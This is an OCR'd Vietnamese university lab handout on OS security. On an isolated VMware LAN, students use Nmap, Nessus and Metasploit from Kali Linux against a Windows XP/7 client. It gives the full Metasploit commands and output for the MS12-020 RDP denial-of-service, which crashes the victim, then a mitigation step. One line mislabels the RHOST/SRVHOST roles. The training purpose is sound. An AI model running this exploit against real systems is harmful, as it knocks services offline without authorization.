
PRACTICE:

OS SECURITY – EXPLOIT VULNERABILITY

Ta có sơ đồ mạng sau



Mô tả sơ đồ mạng:

- Một máy client sử dụng window xp sp3/ Win7

- 1 Attacker cài Kali Linux đặt chung một mạng LAN như sơ đồ trên.

Dùng VMWare để tạo 2 máy và kết nối với nhau

Yêu cầu :

Câu 1: Cài đặt các công cụ

Cài đặt Nmap trên máy đóng vai trò attacker
Cài đặt Nessus trên máy đóng vai trò attacker
Cài đặt metasploit trên máy attacker

Trên Kali Linux, các công cụ này đều có sẵn

Câu 2 : Xác định các dịch vụ

Xác định phiên bản hệ điều hành các máy trong mạng

Câu 3 : Scan các vulnerability (lổ hổng) OS trên máy client xp sp3.

- Sử dụng Nessus để scan lỗi

Câu 4 : Khai thác lổ hổng: 2 lỗ hổng

Khai thác lỗ hổng về port 3389/tcp về lỗi cho phép từ xa truy cập Remote Desktop (câu 3.3): **Ms12_020**_maxchannelids.

- Thực thi khai thác lỗ hổng này của máy nạn nhân từ máy Kali Linux

- Kết quả: Máy nạn nhân bị xuất hiện màn hình xanh (RAM bị chiếm)


Câu 5 : Sinh viên đưa ra giải pháp khắc phục lỗi trên máy nạn nhân

HƯỚNG DẪN KHAI THÁC LỖ HỔNG


4.1 Khai thác lỗ hổng về port 3389/tcp về lỗi cho phép từ xa truy cập Remote Desktop (câu 3.3): **Ms12_020**_maxchannelids.

Chuẩn bị: máy Attacker: **192.168.8.128;** máy Victim**192.168.8.129**

Trên Linux, ta dùng Nmap để phân tích Ip của máy victim (máy bị tấn công): **nmap –O 192.168.8.129**



Sau đó, ta tìm kiếm module **Ms12_020_maxchannelids**



Để sử dụng module, dùng lệnh

use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

Để xem những đối tượng cần sử dụng để hack lỗ hổng, dùng lệnh **show options**

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port (TCP)
```

Cần **SET** 2 đối tượng là SRVHOST và RHOST lần lượt là ip của máy victim (máy nạn nhân) và ip của Linux (máy tấn công)

SET SRVHOST 192.168.8.128

SET RHOST 192.168.8.129

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set SRVHOST 192.168.8.128
SRVHOST => 192.168.8.128
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.8.129
RHOST => 192.168.8.129
```

Cuối cùng chạy **run** để khai khác

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run

[*] 192.168.8.129:3389 - 192.168.8.129:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After
-Free DoS
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - 210 bytes sent
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - Checking RDP status...
[+] 192.168.8.129:3389 - 192.168.8.129:3389 seems down
[*] Auxiliary module execution completed
```

Và đây là kết quả, máy Victim đã bị khởi động lại:

Khắc phục lỗ hổng **ms12_020**

Không sử dụng dịch vụ RDP nếu không thật sự cần thiết

Thực hiện từ Start -> Run -> services.msc -> Stop and/or disable Remote Desktop Services hoặc qua Control Panel